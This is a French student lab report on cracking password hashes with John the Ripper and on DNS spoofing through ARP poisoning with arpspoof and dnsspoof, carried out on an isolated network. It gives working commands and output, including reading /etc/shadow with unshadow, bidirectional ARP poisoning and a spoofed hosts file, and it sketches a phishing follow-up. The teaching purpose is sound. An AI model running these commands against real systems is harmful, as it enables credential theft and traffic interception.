Ecole Supérieure
d'Informatique et du Numérique
COLLEGE OF ENGINEERING & ARCHITECTURE

COMPTE RENDU

Cyber Sécurité - TP4 - Attaques Réseau et Sécurité des Systèmes
3e année Cybersécurité — École Supérieure d'Informatique et du Numérique (ESIN)
Collège d'Ingénierie & d'Architecture (CIA)

Étudiants : HATHOUTI Mohammed Taha
JIDAL Ilyas

Filière : Cybersécurité

Année : 2025/2026

Enseignant : M.SEBBAR & Mme.GADI

Date : 22 février 2026

Table des matières

Objectifs

L'objectif de ce TP est d'illustrer diverses techniques d'analyse de sécurité des mots de passe et de détournement de trafic réseau. Nous apprendrons à utiliser John the Ripper pour effectuer des attaques par dictionnaire, hybrides et par force brute, à analyser la solidité des mots de passe, et à comprendre les mécanismes de DNS Spoofing.

Dans ce TP, nous nous concentrerons sur :

— L'analyse de la sécurité des mots de passe avec John the Ripper ;

— Les attaques par dictionnaire et combinées sur des hachages de mots de passe ;

— Le test sur un système UNIX réel avec `/etc/shadow` ;

— Le détournement de trafic DNS avec DNSSpoof (Devoir) ;

Précautions Légales et Éthiques

IMPORTANT : Les attaques par force brute, ainsi que les autres tests de pénétration, sont **illégaux** sans autorisation explicite. Ces tests doivent être effectués dans un environnement contrôlé et éthique. Ce TP a été intégralement réalisé dans un laboratoire avec des machines de test dédiées.

Configuration

Partie 1 — John the Ripper (Machine Ubuntu locale)

La partie analyse de mots de passe a été réalisée en local sur la machine Ubuntu :

— **Machine Ubuntu** : `hathouti@Taha-inspiron-16`

— **Répertoire de travail** : `~/Bureau/UIR/3A/S6/Cybersecurite/TP4/John/`

Devoir — DNS Spoofing (Réseau WiFi via Routeur Huawei)

Pour le devoir, trois machines sont connectées à un routeur Huawei **isolé d'Internet** via WiFi :

— **Ubuntu Attaquant** : IP = **192.168.100.29**, interface `wlp0s20f3`

— **Ubuntu Victime** : IP = **192.168.100.39** (machine HP ProBook)

— **Passerelle (routeur)** : IP = **192.168.100.1**

Ce réseau isolé (sans accès Internet) constitue l'environnement idéal pour démontrer le DNS Spoofing : sans DNSSpoof, aucune résolution de nom externe ne fonctionne ; avec DNSSpoof, l'attaquant peut répondre à la place du serveur DNS légitime.

1 Partie 1 : Analyse de Mots de Passe avec John the Ripper

1.1 Installation de John the Ripper

Nous avons créé un dossier dédié et téléchargé John the Ripper depuis le site officiel d'Openwall :

```
mkdir John
cd John
wget www.openwall.com/john/j/john-1.8.0.tar.xz
tar -xvf john-1.8.0.tar.xz
```




FIGURE 1 – Téléchargement de John the Ripper v1.8.0 depuis Openwall

Le téléchargement s'est effectué avec succès (4,26 Mo à 521 KB/s). L'archive a ensuite été extraite dans le répertoire de travail.

1.2 Attaque par Dictionnaire

1.2.1 Principe de l'Attaque par Dictionnaire

Une attaque par dictionnaire utilise une liste de mots courants (le fichier `password.lst`) et les teste successivement contre les hachages cibles. C'est la méthode la plus rapide pour cracker des mots de passe simples, car elle exploite la tendance humaine à choisir des mots existants.

1.2.2 Lancement de l'Attaque

Nous avons d'abord placé le fichier `crack-these-please` dans le répertoire `john-1.8.0/run`, puis lancé l'attaque par dictionnaire :

```
cd john-1.8.0/run
john --wordlist=password.lst crack-these-please
```




FIGURE 2 – Attaque par dictionnaire — 11 mots de passe crackés (money, pass, test, blue, bonjour, cowboy, dog, www, hello, japan, crack14...)

Résultats de l'attaque par dictionnaire : 11 mots de passe sur 50 ont été crackés immédiatement, dont :

- **money** (crack21), **pass** (crack24), **test** (crack29) — mots très courants en anglais ;
- **blue** (crack03), **dog** (crack10) — mots simples du dictionnaire ;
- **bonjour** (crack04) — mot du dictionnaire français, illustrant l'intérêt des dictionnaires multilingues ;
- **cowboy** (crack07), **japan** (crack16) — mots thématiques ;
- **www** (crack43, crack44) — séquences répétitives ;
- **hello** (crack14) — l'un des mots de passe les plus utilisés au monde ;

Constat : La vitesse d'exécution est impressionnante — la session s'est terminée en moins d'une seconde (`0:00:00:00 100%`), traitant 550 g/s (graines par seconde). Cela démontre l'efficacité dévastatrice des attaques par dictionnaire contre les mots de passe faibles.

1.3 Attaque Combinée (Dictionnaire + Hybride + Force Brute)

1.3.1 Principe de l'Attaque Combinée

Par défaut, John the Ripper enchaîne plusieurs modes d'attaque :

1. **Mode Single** : exploite les informations du fichier (login, GECOS) ;
2. **Mode Dictionnaire avec règles** : applique des transformations aux mots (majuscules, substitutions leetspeak, ajout de chiffres...) ;
3. **Mode Incrémental** : force brute exhaustive par ordre de longueur croissante ;

1.3.2 Lancement de l'Attaque

```
1 john crack-these-please
```

```
hathouti@Taha-inspiron-16:~/Bureau/UIR/3A/S6/Cybersecurite/TP4/John/john-1.8.0/run$ john crack-these-please
Loaded 50 password hashes with 50 different salts (descrypt, traditional crypt(3) [DES 128/128 SSE2])
Remaining 39 password hashes with 39 different salts
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
wwwwww           (crack47)
Warning: MaxLen = 13 is too large for the current hash type, reduced to 8
1337             (crack18)
bloody           (crack02)
bread            (crack05)
more             (crack22)
perro            (crack11)
bike             (crack01)
bueno            (crack06)
mind             (crack20)
kaput            (crack17)
ddd              (crack08)
tall             (crack28)
```

FIGURE 3 – Attaque combinée — premiers résultats (wwwwww, 1337, bloody, bread, more, perro, bike, bueno, mind, kaput, ddd, tall...)

```
really           (crack25)
nauj             (crack39)
fido             (crack12)
hackme           (crack36)
abcdefgh         (crack23)
ww               (crack42)
wwww             (crack45)
wwwww            (crack46)
usa              (crack30)
into             (crack15)
sayonara         (crack31)
H4XOR            (crack32)
wwwwwww          (crack48)
09112001         (crack37)
R2D2             (crack38)
32g 0:06:11:29 3/3 0.001435g/s 3689Kp/s 26985Kc/s 26985KC/s jgfaup8s..jgfg1813
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

FIGURE 4 – Attaque combinée — résultats complémentaires (really, nauj, fido, hackme, abcdefgh, ww, wwww, wwwww, usa, into, sayonara, H4XOR, wwwwwwww, 09112001, R2D2)

Résultats de l'attaque combinée : 32 mots de passe sur 50 ont été crackés en 6 heures et 11 minutes (`0:06:11:29`). Les mots de passe supplémentaires découverts incluent :

- **1337** (crack18) — écriture "leetspeak" (variante de "leet") ;
- **bloody** (crack02), **bread** (crack05) — mots du dictionnaire non présents dans le fichier de base ;
- **perro** (crack11), **bueno** (crack06) — mots espagnols (dictionnaire étranger) ;
- **fido** (crack12), **kaput** (crack17) — mots d'autres langues ;
- **hackme** (crack36) — mot ironique lié à la sécurité ;
- **abcdefgh** (crack23), **ww** (crack42), **wwwwwwww** (crack48) — séquences répétitives ;
- **H4XOR** (crack32) — substitution leetspeak (H-A-C-K-E-R) ;
- **09112001** (crack37) — date du 11 septembre (date personnellement significative) ;
- **R2D2** (crack38) — référence culturelle (Star Wars) ;
- **sayonara** (crack31) — mot japonais ;

— **nauj** (crack39) — prénom inversé (Juan) — technique d'obfuscation basique ;

Analyse des mots de passe non crackés : Les 18 mots de passe restants sont probablement composés de combinaisons complexes (lettres + chiffres + symboles) et/ou de longueur supérieure à 8 caractères, hors de portée de la force brute dans un délai raisonnable.

1.3.3 Observations sur la Nature des Mots de Passe

Catégorie	Proportion	Exemples
Dictionnaire anglais	∼40%	money, test, blue, dog, hello
Dictionnaire étranger	∼15%	bonjour, perro, bueno, sayonara, nauj
Séquences répétitives	∼10%	ww, www, wwww, wwwwww, wwwwwwww
Dates / chiffres	∼5%	1337, 09112001
Références culturelles	∼5%	R2D2, fido, hackme
Non crackés (complexes)	∼36%	—

TABLE 1 – Analyse de la nature des mots de passe crackés

Constat général : Les mots de passe crackés sont systématiquement courts (4 à 8 caractères) et mono-type (uniquement des lettres, ou uniquement des chiffres). Les mots de passe résistants sont ceux qui combinent lettres, chiffres, symboles et longueur suffisante.

1.4 Test sur le Système UNIX

1.4.1 Création des Utilisateurs

En tant que root, nous avons créé deux utilisateurs avec des mots de passe de complexité différente :

```
sudo useradd -m -s /bin/bash user1
sudo useradd -m -s /bin/bash user2
sudo passwd user1
sudo passwd user2
```




FIGURE 5 – Création de user1 et user2 avec assignation de mots de passe

Observations :

— Pour **user1** : le système a émis un avertissement (*"basé sur un mot du dictionnaire"*), mais le mot de passe a quand même été accepté — c'est le mot de passe **"hello"** qui a été choisi intentionnellement pour la démonstration ;

— Pour **user2** : un premier essai avec un mot de passe trop court (moins de 8 caractères) a été refusé, illustrant la politique de mot de passe du système PAM ;

1.4.2 Rôle des Fichiers `/etc/passwd` et `/etc/shadow`

```
hathouti@Taha-inspiron-16:~/Bureau/UIR/3A/S6/Cybersecurite/TP4$ sudo cat /etc/passwd | tail -5
swtpm:x:126:130:virtual TPM software stack,,,:/var/lib/swtpm:/bin/false
libvirt-qemu:x:64055:993:Libvirt Qemu,,,:/var/lib/libvirt:/usr/sbin/nologin
libvirt-dnsmasq:x:127:132:Libvirt Dnsmasq,,,:/var/lib/libvirt/dnsmasq:/usr/sbin/nologin
user2:x:1001:1001::/home/user2:/bin/sh
user1:x:1002:100:User:/home//user1:/bin/bash
hathouti@Taha-inspiron-16:~/Bureau/UIR/3A/S6/Cybersecurite/TP4$ sudo cat /etc/shadow | tail -5
swtpm:!:20480::::::
libvirt-qemu:!:20480::::::
libvirt-dnsmasq:!:20480::::::
user2:!:20506:60:90:7:::
user1:$y$j9T$4DEMOGIMzj4xy7miwTfJd1$14zVcjw1OB49SFZCpp2ly4ZIM7VRPYF2r6VLi4Tuo18:20506:0:99999:7:::
hathouti@Taha-inspiron-16:~/Bureau/UIR/3A/S6/Cybersecurite/TP4$
```

FIGURE 6 – Contenu de `/etc/passwd` (5 dernières lignes) et `/etc/shadow` (5 dernières lignes)

Le fichier `/etc/passwd` est lisible par tous les utilisateurs du système. Il contient pour chaque compte : le nom d'utilisateur, un x (indiquant que le mot de passe est dans shadow), l'UID, le GID, le commentaire GECOS, le répertoire personnel et le shell par défaut. Par exemple :

`user1:x:1002:100:User:/home//user1:/bin/bash`

Le fichier `/etc/shadow` est réservé au root. Il contient le hachage réel du mot de passe, ainsi que des métadonnées de politique : date du dernier changement, âge minimum, âge maximum, période d'avertissement. Le hachage de user1 utilise l'algorithme **yescrypt** (préfixe `$y$`), l'algorithme de hachage le plus récent et le plus sécurisé sur Ubuntu moderne.

La **séparation** entre `/etc/passwd` (public) et `/etc/shadow` (privé) est une mesure de sécurité fondamentale : autrefois, le hachage était dans `/etc/passwd`, accessible à tous, facilitant les attaques hors ligne.

1.4.3 Génération du Fichier Combiné avec `unshadow`

L'utilitaire `unshadow` fusionne les deux fichiers pour recréer le format classique attendu par John the Ripper :

```
1 sudo unshadow /etc/passwd /etc/shadow > mypasswd
```

```
hathouti@Taha-inspiron-16:~/Bureau/UIR/3A/S6/Cybersecurite/TP4$ sudo unshadow /etc/passwd /etc/shadow > mypasswd
hathouti@Taha-inspiron-16:~/Bureau/UIR/3A/S6/Cybersecurite/TP4$ ls
John  mypasswd  Screens  TP4.pdf
hathouti@Taha-inspiron-16:~/Bureau/UIR/3A/S6/Cybersecurite/TP4$
```

FIGURE 7 – Génération de `mypasswd` avec `unshadow` et vérification de sa présence

1.4.4 Craquage des Mots de Passe Système

```
1 john --format=crypt mypasswd
```

```
hathouti@Taha-inspiron-16:~/Bureau/UIR/3A/S6/Cybersecurite/TP4$ john --format=crypt mypasswd
Loaded 2 password hashes with 2 different salts (crypt, generic crypt(3) [?/64])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hello            (user1)
1g 0:00:09:18 3/3 0.001791g/s 366.1p/s 366.3c/s 366.3C/s mikyy..mempi
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

FIGURE 8 – John the Ripper — crack de "hello" pour user1 en 9 minutes 18 secondes

Résultat : John the Ripper a cracké le mot de passe de **user1** (*"hello"*) en **9 minutes et 18 secondes** (`0:00:09:18`). Le mot de passe de user2 (plus complexe) n'a pas été cracké dans le délai imparti.

Analyse : Bien que yescrypt soit un algorithme de hachage très coûteux en calcul (conçu pour ralentir les attaques), un mot de passe aussi simple que *"hello"* reste vulnérable, même avec un algorithme moderne. Cela illustre que **la force d'un système de mots de passe dépend avant tout de la complexité du mot de passe lui-même**, et non uniquement de l'algorithme de hachage.

1.5 Synthèse — Analyse de la Sécurité des Mots de Passe

Type d'attaque	Mots de passe crackés	Durée
Dictionnaire (`--wordlist`)	11 / 50	¡ 1 seconde
Combinée (dictionnaire + hybride + brute)	32 / 50	6h 11min
Sur système UNIX (user1)	1 / 2	9min 18s

TABLE 2 – Récapitulatif des attaques John the Ripper


2 Devoir : DNS Spoofing avec DNSSpoof

2.1 Rappel du Contexte et Prérequis

Le DNS Spoofing (ou empoisonnement DNS) est une attaque dans laquelle un attaquant répond à la place d'un serveur DNS légitime, en fournissant une fausse adresse IP pour un nom de domaine. La victime est ainsi redirigée vers une machine contrôlée par l'attaquant.

Prérequis fondamental : Pour que DNSSpoof intercepte les requêtes DNS de la victime, il faut d'abord que le trafic de la victime **transite par la machine attaquante**. Sans cela, les requêtes DNS partent directement vers le routeur/serveur DNS et DNSSpoof ne les voit pas. C'est pourquoi une attaque ARP Poisoning préalable est indispensable.

2.2 Architecture de l'Attaque



La victime (.39) pense que google.com = 192.168.100.29

arpspoof empoisonne la table ARP — dnsspoof répond aux requêtes DNS

FIGURE 9 – Architecture de l'attaque DNS Spoofing — combinaison ARP Poisoning + DNSSpoof

2.3 Outils Utilisés

2.3.1 arpspoof — L'empoisonnement ARP

`arpspoof` fait partie du paquet `dsniff`. Il envoie en continu de fausses réponses ARP pour maintenir l'empoisonnement des tables ARP des cibles. Deux instances sont nécessaires pour un MiTM bidirectionnel :

- **Instance 1** : empoisonne la **victime** en lui faisant croire que le routeur (.1) se trouve à la MAC de l'attaquant — ainsi, tout trafic de la victime vers le routeur passe par l'attaquant ;
- **Instance 2** : empoisonne le **routeur** en lui faisant croire que la victime (.39) se trouve à la MAC de l'attaquant — ainsi, tout trafic du routeur vers la victime passe aussi par l'attaquant ;

2.3.2 dnsspoof — Le détournement DNS

Une fois le trafic intercepté, `dnsspoof` écoute les requêtes DNS (port 53 UDP) et répond avec les fausses adresses IP définies dans le fichier `hosts.txt`, avant que la vraie réponse du serveur DNS n'arrive.

2.3.3 Pourquoi ne pas utiliser Ettercap seul ?

Dans un premier temps, nous avions tenté d'utiliser **Ettercap** avec le plugin `dns_spoof`. Bien qu'Ettercap effectue correctement l'ARP Poisoning et intercepte le trafic, le plugin `dns_spoof` requiert une configuration spécifique du fichier `etter.dns` et présente des limitations en environnement WiFi isolé. C'est pourquoi nous avons adopté l'approche combinée **arpspoof + dnsspoof**, plus fiable et pédagogiquement plus claire car elle sépare explicitement les deux étapes de l'attaque.

2.4 Préparation de l'Environnement

2.4.1 Installation des Outils

```
sudo apt update
sudo apt install dsniff
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```

L'activation du **IP forwarding** est indispensable : elle permet à la machine attaquante de relayer le trafic entre la victime et le routeur, assurant que la victime reste connectée au réseau (pas de coupure réseau visible).

2.4.2 Création du Fichier `hosts.txt`

Le fichier `hosts.txt` définit les correspondances domaine → fausse IP :

```
192.168.100.29 google.com
192.168.100.29 facebook.com
192.168.100.29 example.com
192.168.100.29 youtube.com
```

Toutes les requêtes pour ces domaines seront redirigées vers l'IP de l'attaquant (`192.168.100.29`).

2.5 Lancement de l'Attaque

2.5.1 Étape 1 — ARP Poisoning vers la Victime

```
sudo arpspoof -i wlp0s20f3 -t 192.168.100.39 192.168.100.1
```




FIGURE 10 – arpspoof — Empoisonnement de la victime (.39) : "Le routeur (.1) est à MAC-attaquant"

Les paquets ARP Reply sont envoyés en continu vers la victime (`e8:f4:08:82:25:76`) avec la MAC de l'attaquant (`60:a5:e2:64:75:d0`), lui faisant croire que le routeur (`192.168.100.1`) se trouve à cette adresse.

2.5.2 Étape 2 — ARP Poisoning vers le Routeur

```
sudo arpspoof -i wlp0s20f3 -t 192.168.100.1 192.168.100.39
```

```
hathouti@Taha-inspiron-16:~/Bureau/UIR/3A/S6/Cybersecurite/TP4$ sudo arpspoof -i wlp0s20f3 -t 192.168.100.1 192.168.100.39
60:a5:e2:64:75:d0 b4:6e:8:5d:e3:e8 0806 42: arp reply 192.168.100.39 is-at 60:a5:e2:64:75:d0
60:a5:e2:64:75:d0 b4:6e:8:5d:e3:e8 0806 42: arp reply 192.168.100.39 is-at 60:a5:e2:64:75:d0
60:a5:e2:64:75:d0 b4:6e:8:5d:e3:e8 0806 42: arp reply 192.168.100.39 is-at 60:a5:e2:64:75:d0
60:a5:e2:64:75:d0 b4:6e:8:5d:e3:e8 0806 42: arp reply 192.168.100.39 is-at 60:a5:e2:64:75:d0
60:a5:e2:64:75:d0 b4:6e:8:5d:e3:e8 0806 42: arp reply 192.168.100.39 is-at 60:a5:e2:64:75:d0
60:a5:e2:64:75:d0 b4:6e:8:5d:e3:e8 0806 42: arp reply 192.168.100.39 is-at 60:a5:e2:64:75:d0
60:a5:e2:64:75:d0 b4:6e:8:5d:e3:e8 0806 42: arp reply 192.168.100.39 is-at 60:a5:e2:64:75:d0
60:a5:e2:64:75:d0 b4:6e:8:5d:e3:e8 0806 42: arp reply 192.168.100.39 is-at 60:a5:e2:64:75:d0
60:a5:e2:64:75:d0 b4:6e:8:5d:e3:e8 0806 42: arp reply 192.168.100.39 is-at 60:a5:e2:64:75:d0
60:a5:e2:64:75:d0 b4:6e:8:5d:e3:e8 0806 42: arp reply 192.168.100.39 is-at 60:a5:e2:64:75:d0
60:a5:e2:64:75:d0 b4:6e:8:5d:e3:e8 0806 42: arp reply 192.168.100.39 is-at 60:a5:e2:64:75:d0
60:a5:e2:64:75:d0 b4:6e:8:5d:e3:e8 0806 42: arp reply 192.168.100.39 is-at 60:a5:e2:64:75:d0
60:a5:e2:64:75:d0 b4:6e:8:5d:e3:e8 0806 42: arp reply 192.168.100.39 is-at 60:a5:e2:64:75:d0
```

FIGURE 11 – arpspoof — Empoisonnement du routeur (.1) : ”La victime (.39) est à MAC-attaquant”

Symétriquement, le routeur (`b4:6e:08:5d:e3:e8`) est empoisonné pour croire que la victime (`192.168.100.39`) se trouve à la MAC de l'attaquant. Le trafic est maintenant **bidirectionnellement intercepté**.

2.5.3 Étape 3 — Lancement de DNSSpoof

```
sudo dnsspoof -i wlp0s20f3 -f hosts.txt
```

```
^Chathouti@Taha-inspiron-16:~/Bureau/UIR/3A/S6/Cybersecurite/TP4$ sudo dnsspoof -i wlp0s20f3 -f hosts.txt
dnsspoof: listening on wlp0s20f3 [udp dst port 53 and not src 192.168.100.29]
192.168.100.39.51964 > 192.168.100.29.53:  36727+ A? google.com
192.168.100.39.51964 > 192.168.100.29.53:  36727+ A? google.com
192.168.100.39.41806 > 192.168.100.29.53:  36727+ A? google.com
192.168.100.39.41806 > 192.168.100.29.53:  36727+ A? google.com
192.168.100.39.47615 > 192.168.100.29.53:  47925+ PTR? 29.100.168.192.in-addr.arpa
192.168.100.39.44411 > 192.168.100.29.53:  49041+ A? google.com
192.168.100.39.37528 > 192.168.100.29.53:  19785+ A? facebook.com
192.168.100.39.37528 > 192.168.100.29.53:  19785+ A? facebook.com
192.168.100.39.35434 > 192.168.100.29.53:  19785+ A? facebook.com
192.168.100.39.35434 > 192.168.100.29.53:  19785+ A? facebook.com
192.168.100.39.49802 > 192.168.100.29.53:  34030+ PTR? 29.100.168.192.in-addr.arpa
192.168.100.39.49273 > 192.168.100.29.53:  30608+ A? facebook.com
```

FIGURE 12 – dnsspoof — Interception des requêtes DNS (google.com, facebook.com) de la victime (.39)

Analyse de la capture dnsspoof : On observe les requêtes DNS de la victime (`192.168.100.39`) qui transitent maintenant par l'attaquant (`192.168.100.29`) :

- `192.168.100.39.51964 > 192.168.100.29.53: A? google.com` — requête DNS pour google.com interceptée ;
- `192.168.100.39.37528 > 192.168.100.29.53: A? facebook.com` — requête DNS pour facebook.com interceptée ;
- Les requêtes arrivent au port 53 de l'attaquant, qui répond avec les fausses IPs définies dans `hosts.txt` ;

2.6 Vérification côté Victime

2.6.1 Test ping — Redirection vers l'Attaquant

```
hathouti@Taha-HP-ProBook:~$ ping google.com
PING google.com (192.168.100.29) 56(84) bytes of data.
64 bytes from 192.168.100.29: icmp_seq=1 ttl=64 time=192 ms
64 bytes from 192.168.100.29: icmp_seq=2 ttl=64 time=104 ms
64 bytes from 192.168.100.29: icmp_seq=3 ttl=64 time=25.5 ms
64 bytes from 192.168.100.29: icmp_seq=4 ttl=64 time=46.3 ms
64 bytes from 192.168.100.29: icmp_seq=5 ttl=64 time=71.1 ms
64 bytes from 192.168.100.29: icmp_seq=6 ttl=64 time=60.3 ms
64 bytes from 192.168.100.29: icmp_seq=7 ttl=64 time=4.14 ms
64 bytes from 192.168.100.29: icmp_seq=8 ttl=64 time=239 ms
```

FIGURE 13 – Victime — `ping google.com` résout vers **192.168.100.29** (IP de l'attaquant !)

```
hathouti@Taha-HP-ProBook:~$ ping -c 10 facebook.com
PING facebook.com (192.168.100.29) 56(84) bytes of data.
64 bytes from 192.168.100.29: icmp_seq=1 ttl=64 time=15.8 ms
64 bytes from 192.168.100.29: icmp_seq=2 ttl=64 time=43.4 ms
64 bytes from 192.168.100.29: icmp_seq=3 ttl=64 time=28.9 ms
64 bytes from 192.168.100.29: icmp_seq=4 ttl=64 time=254 ms
64 bytes from 192.168.100.29: icmp_seq=5 ttl=64 time=4.84 ms
64 bytes from 192.168.100.29: icmp_seq=6 ttl=64 time=4.61 ms
64 bytes from 192.168.100.29: icmp_seq=7 ttl=64 time=6.78 ms
64 bytes from 192.168.100.29: icmp_seq=8 ttl=64 time=42.7 ms
```

FIGURE 14 – Victime — `ping facebook.com` résout vers **192.168.100.29** (IP de l'attaquant !)

Observation cruciale : La victime effectue un `ping google.com` et obtient la réponse depuis **192.168.100.29** — l'IP de la machine attaquante — au lieu de la vraie IP de Google (216.58.x.x). Le DNS Spoofing a parfaitement fonctionné. La même redirection s'observe pour `facebook.com`.

2.6.2 Test nslookup — Confirmation DNS

```
hathouti@Taha-HP-ProBook:~$ nslookup google.com
Server:         192.168.100.29
Address:        192.168.100.29#53

Non-authoritative answer:
Name:   google.com
Address: 192.168.100.29
;; communications error to 192.168.100.29#53: timed out
;; communications error to 192.168.100.29#53: timed out
;; Got SERVFAIL reply from 192.168.100.29
** server can't find google.com: SERVFAIL
```

FIGURE 15 – Victime — `nslookup google.com` : Server = 192.168.100.29, Address = 192.168.100.29




FIGURE 16 – Victime — `nslookup facebook.com` : Server = 192.168.100.29, Address = 192.168.100.29

Analyse des résultats nslookup :

- **Server : 192.168.100.29** — la victime interroge maintenant l'attaquant comme serveur DNS (grâce à l'ARP Poisoning) ;
- **Address : 192.168.100.29** — la résolution DNS retourne bien l'IP de l'attaquant pour google.com et facebook.com ;
- **SERVFAIL** — après la réponse initiale de DNSSpoof, la victime tente une vérification secondaire auprès du même serveur (.29), qui n'est pas un vrai serveur DNS et ne peut pas répondre aux requêtes additionnelles. Ce comportement est **attendu et normal** dans notre contexte de démonstration : l'essentiel est que la première résolution DNS a bien été détournée vers l'IP de l'attaquant ;

2.7 Analyse et Implications de l'Attaque

2.7.1 Scénario d'Attaque Réel

Dans un scénario d'attaque réel, l'attaquant pourrait aller beaucoup plus loin :

- Héberger un **faux site web** (phishing) sur sa machine, reproduisant visuellement google.com ou la page de connexion d'une banque ;
- La victime, pensant se connecter au vrai site, saisirait ses identifiants qui seraient directement capturés ;
- L'attaquant pourrait simultanément relayer vers le vrai site (attaque transparente), rendant l'attaque totalement invisible ;

2.7.2 Impact sur la Triade CIA

Propriété CIA	**Impact**
Confidentialité	Violée : les données DNS et le trafic de la victime sont interceptés
Intégrité	Violée : les réponses DNS sont falsifiées, la victime reçoit de fausses informations
Disponibilité	Partiellement affectée : les services légitimes sont inaccessibles (redirigés)

TABLE 3 – Impact de l'attaque DNS Spoofing sur la triade CIA

Conclusion

Synthèse des Observations

Ce TP a permis d'expérimenter deux classes d'attaques complémentaires dans un environnement contrôlé et isolé.

Partie 1 : John the Ripper

L'analyse des mots de passe avec John the Ripper a démontré de façon concrète la vulnérabilité des mots de passe simples, même hachés avec des algorithmes modernes. En moins d'une seconde, 11 mots de passe ont été crackés par dictionnaire ; en 6 heures, 32 sur 50 l'ont été. Le mot de passe "hello" du compte système user1 a été cracké en moins de 10 minutes malgré l'utilisation de yescrypt.

Devoir : DNS Spoofing

Étape	**Résultat**
ARP Poisoning (victime ↔ attaquant)	Table ARP de la victime empoisonnée
ARP Poisoning (routeur ↔ attaquant)	Trafic bidirectionnel intercepté
DNSSpoof	google.com et facebook.com résolus vers 192.168.100.29
